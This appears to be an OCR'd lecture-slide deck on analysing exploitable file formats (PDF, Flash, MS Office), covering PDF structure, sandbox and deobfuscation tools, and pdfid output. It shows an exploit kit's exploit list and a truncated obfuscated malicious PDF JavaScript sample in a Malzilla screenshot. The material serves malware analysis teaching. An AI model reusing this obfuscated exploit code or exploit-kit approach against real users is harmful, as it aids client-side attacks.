Analyzing exploitable file formats

Based on a presentation by

Frank Boldewin & Thorsten Holz

PH-Neutral 0x7d9

Agenda

- Motivation
  - Client-side exploits
  - Typical attacks
- Generic analysis approaches

- PDF analysis
  - PDF file format
  - Typical analysis steps
- Flash analysis (briefly)

- MS-Office analysis
  - Introduction to “OfficeMalScanner”

Motivation


- Vulnerabilities in client applications are common
  - MS Office
  - Acrobat and other PDF reader
  - IE and other browser
  - Flash
  - Media Player and RealPlayer
  - Java
  - …

- Often used in (targeted) attacks
  - E-Mail with malicious attachment
  - Drive-by download attacks
  - …

Motivation

- Some recent examples
  - Targeted attacks against chancellorship and several federal ministries (Germany)
  - Similar attacks in France, UK, US, …
  - Besides government also similar attacks against government contractors
  - Attacks against Pro-Tibet groups
  - Gh0st RAT / Poison Ivy
  - Malware toolkits often serve PDF and Flash exploit
  - …

- And many more we do not know about…




unique pack

Unique sheaf sploits

Sploits:	Info:
9. Adobe Collab.getIcon + util.printf + Collab.collectEmailInfo (up to 9)	http://google.com/
2. Foxit Reader 3.0 (<= Build 1301) PDF Buffer Overflow Exploit	http://www.securitylab.ru/vulnerability/369891.php
4. Opera CSS "opera:config" && execute code	http://google.com/
5. Internet Explorer 7 Uninitialized Memory Corruption Vulnerability	http://www.checkpoint.com/defense/advisories/public/2009/cpai-03-Feb.html
6. Microsoft Internet Explorer Data Binding Memory Corruption (XML)	http://www.microsoft.com/technet/security/advisory/961051.mspx
7. Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download	http://www.securityfocus.com/bid/30114
8. IE6 splMegaPack	http://www.securitylab.ru/poc/270820.php


Browsers:	List sploits:
IE7,8	↑ ↓ × Adobe SplPack (Collab.getIcon, Collab.collectEmailInfo, util.printf) ● IE MS09-002 bof ● Foxit Reader 3.0 (<= Build 1301) ● IE XML ● IE Snapshot ● Vparivatel®
IE5,6	● IE splPack for IE6
OPERA	↑ ↓ × Adobe SplPack (Collab.getIcon, Collab.collectEmailInfo, util.printf) ● Foxit Reader 3.0 (<= Build 1301) ● Opera CSS "opera:config" && execute code ● Vparivatel®
FF	● Adobe SplPack (Collab.getIcon, Collab.collectEmailInfo, util.printf) ● Foxit Reader 3.0 (<= Build 1301) ● Vparivatel®

Some statistics



Source: F-Secure
http://www.f-secure.com/weblog/archives/00001676.html

Some statistics



Source: F-Secure
http://www.f-secure.com/weblog/archives/00001676.html

Generic analysis with CWSandbox


- CWSandbox
  - Dynamic, behavior-based malware analysis system
  - Execute binary and observe runtime activity
  - API-hooking via inline code overwriting
  - http://mwanalysis.org / http://cwsandbox.org

- Can also be used to study client-side attacks
  - Attach to third-party application
  - Open suspicious document
  - Analyze behavior with CWSandbox

- cwsandbox.org supports analysis of PDF files

Generic analysis with Malzilla

- **Powerful toolkit to analyze JavaScript**
- **http://malzilla.sf.net**



```
eval(function(p,a,c,k,e,d){while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+c+'\\b','g'),k[c])}}return p}('100
```

○ Replace eval() with evla d

○ Override eval()

● Leave as is

□ Do not bother me with messages

□ Case sensitive

Selection length: 0 (0)

```
function Jg4t2ka9(F7u9aplh){var Vhmpvgk5=0;var Svl0f9i="";
  for (Vhmpvgk5 = 0;Vhmpvgk5 <F7u9aplh.length;Vhmpvgk5++){
   Svl0f9i = Svl0f9i+String.fromCharCode(F7u9aplh.charCodeAt(Vhmpvgk5)^3);
  }
  return Svl0f9i;
}
function Smm1odr(Uvoztc){
   return unescape(Uvoztc);
}
var Dwu1px5 = app.viewerVersion.toString();Dwu1px5 = Dwu1px5.replace(/\D/g,"");
var Yddhua77 = "&v6063&v6162&v6465&v:`66&v33" + "f;&v3333&v6g33&vfg;0&v023g&v" + "57`3&v7330&v4;03&v;a3`&v3`73"
 + "&v43;a&vbg2`&v73;a&vfa3;&v;a" + "3:&v0773&v73;g&v;a4`&v0`73&v" + "6465&v6faf&v3332&v3233&vaeff" + "&v327f
&v3333&vfe32&vg5f;&v33" + "32&v6e33&v;:6f&v;2fb&v6f`1&v" + "3332&v6133&v;35;&v3333&vee33" + "&v7f:6&v3332&v;:33
&v;2fb&v6f" + "`1&v3332&v0233&v32e5&v;b`1&v" + "06:`&v3150&v3333&vea;3&v4733" + "&v;;35&v012`&vfa75&v`5ff&v01"
+ "37&v;:33&v;2fb&v76`1&v3331&v" + "6133&v:6ee&v3261&v3333&vfb;:" + "&v`1;2&v3163&v3333&v6361&v:6" + "ee&v3265
&v3333&v335b&v335b&v" + "fb;:&v`1;2&v326f&v3333&v;:61" + "&v;2fb&v4;`1&v3331&v6133&v33" + "5b&vg3ee&v365b&vfb;:
```

Script can't be compiled, but it produced evaluation results

Generic analysis with FileInsight

- **Analysis framework by McAfee (previously Secure Computing)**

PDF analysis:
Analyzing typical attacks

PDF analysis

- Manual analysis to understand attack vector in detail

- Typical several phases
  1. Understand structure of PDF file
  2. Decode objects if necessary
  3. Search for typical signs of exploit, e.g., JavaScript
  4. Decode JS and analyze
  5. Analyze shellcode / actual exploit

- Several tools useful in practice
  - This lecture provides a (rough) overview
  - Several PDF files will be published in Moodle

Generic structure of PDF documents

%PDF-1.x		Header
i 0 obj	} n	Number / version / obj
object		*object itself*
endobj		endobj
xref		Info about objects
trailer		Trailer

Based on example by Didier Stevens, more info:
http://blog.didierstevens.com/2008/11/09/creating-pdf-test-files/

Generic structure of PDF documents

```
%PDF-1.1

1 0 obj
<<
   /Type /Catalog
   /Outlines 2 0 R
   /Pages 3 0 R
>>
endobj
```

Start of file

Dictionary: << and >>

Catalog indicates where Outline and Pages can be found

Generic structure of PDF documents

```
2 0 obj
<<
    /Type /Outlines
    /Count 0
>>
endobj
```

Outline for document
Is empty

Generic structure of PDF documents

```
3 0 obj
<<
    /Type /Pages
    /Kids [4 0 R]
    /Count 1
>>
endobj
```

Pages for document
Only one page with
reference #4

Generic structure of PDF documents

```
4 0 obj
<<
  /Type /Page                          Page
  /Parent 3 0 R                        Parent is #3
  /MediaBox [0 0 600 700]              Size
  /Contents 5 0 R                      Actual content
  /Resources << /ProcSet 6 0 R
          /Font << F1 7 0 R >>   >>
>>
endobj
```

Generic structure of PDF documents

5 0 obj	
<< /Length XXX >>	
stream	filter
BT	*start*
/F1 24 Tf	Use font F1 in
100 500 Td	24
(ph-neutral!)Tj	Position 100,500
ET	Text
endstream	*end*
endobj	

Generic structure of PDF documents

```
6 0 obj
    [/PDF /Text]
endobj
```

PDF Text drawing procedure

Generic structure of PDF documents

```
7 0 obj
<<
  /Type /Font                        Font
  /Subtype /Type1                    Type
  /Name F1                           Name reference
  /BaseFont /Helvetica               Actual font
  /Encoding /MacRomanEncoding
>>
endobj
```

Generic structure of PDF documents

```
Xref
0 7
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000518 00000 n
```

Number of first indirect object + size

Contains info about start and index of each object

Generic structure of PDF documents


```
trailer
<<
/Size 9
/Root 1 0 R
>>

startxref
642
%EOF
```

Specifies root object

Absolute position of xref table

EOF

Generic structure of PDF documents



JavaScript in PDF files

- JavaScript can be included in dictionaries
  - Example: << /S /JavaScript /JS (alert(„foo“)) >>
  - Typically used in malicious PDFs for triggering exploit, but not necessary
  - But at least a sign that something is suspicious
- Typically executed via /OpenAction
  - Exploit should trigger upon opening the file
  - /OpenAction is a typical sign of malicious content
  - All such objects should be analyzed in detail

PDF exploits

- Examples
  - mailto: vulnerability
  - Collab.collectEmailInfo()
  - Collab.getIcon()
  - util.printf()
  - /JBIG2Decode
  - …

- We want to find the object within the PDF file that triggers this exploit (typically via JavaScript)
  - First analyze JS code to identify shellcode
  - Then analyze shellcode to understand what the attacker wants to do

PDF analysis: pdftk / pdf-parser / pdf-stream-inflater

- Overview of PDF structure
  - $ pdf-parser.py analysis.pdf
  - /Filter » we need to decode content
  - For example: /FlatDecode /ASCIIHexDecode

- “Uncompress” PDF file
  - $ pdftk analysis.pdf output plain.txt uncompress
  - pdftk can handle all common filters
  - Result can then be examined for malicious content

- Similar tool: PDF_stream_inflater
  - Extract streams from PDF file

PDF analysis: SpiderMonkey

- Result of previous step is commonly JavaScript
  - Used to trigger exploit / heap spraying
  - Note: JS not necessary, exploits can often also be triggered without any JS

- Analyze JS with SpiderMonkey
  - JS engine from Firefox
  - Available at http://www.mozilla.org/js/spidermonkey/
  - Patches available to improve analysis, e.g., each call to eval is also logged to file (patch by Didier Stevens)
  - Other JS engines can be used as well

PDF analysis: shellcode analysis

- JavaScript code often also contains shellcode used to trigger actual exploit

- Make analysis easier: compile shellcode to executable
  - Bin2Code will be introduced later
  - Shellcode2exe: http://sandsprite.com/shellcode_2_exe.php
  - *Stream disassemblers*: ndisasm / diStorm

- Resulting executable can then be analyzed with IDA / debugger

PDF analysis: Wepawet / jsunpack

- Wepawet
  - Analysis tool developed at UCSB
  - http://wepawet.iseclab.org
  - Can handle JavaScript, PDF and Flash
  - Executes JS in instrumented environment, observes runtime behavior
  - Downloading of payload, overview of exploit, links to Anubis/Virustotal, …
- jsunpack
  - Unpacks JavaScript in a generic way
  - Executes the code, instruments calls to eval, document.write and others

PDF analysis: pdfid

```
$ python pdfid.py util-printf-BO.pdf
PDFiD 0.0.7 util-printf-BO.pdf
 PDF Header: %PDF-1.3
 obj                     9
 endobj                  9
 stream                  1
 endstream               1
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             2
 /AA                     0
 /OpenAction             1
 /JBIG2Decode            0
```

Flash analysis (briefly)

- Different kinds of malicious Flash
  - Advertizements that redirect visitor to fake AV
  - Actual exploits to install malware

- Flash analysis is more complex
  - Way more techniques to obfuscate code
  - Often requires quite some time for analysis

- Some tools can help
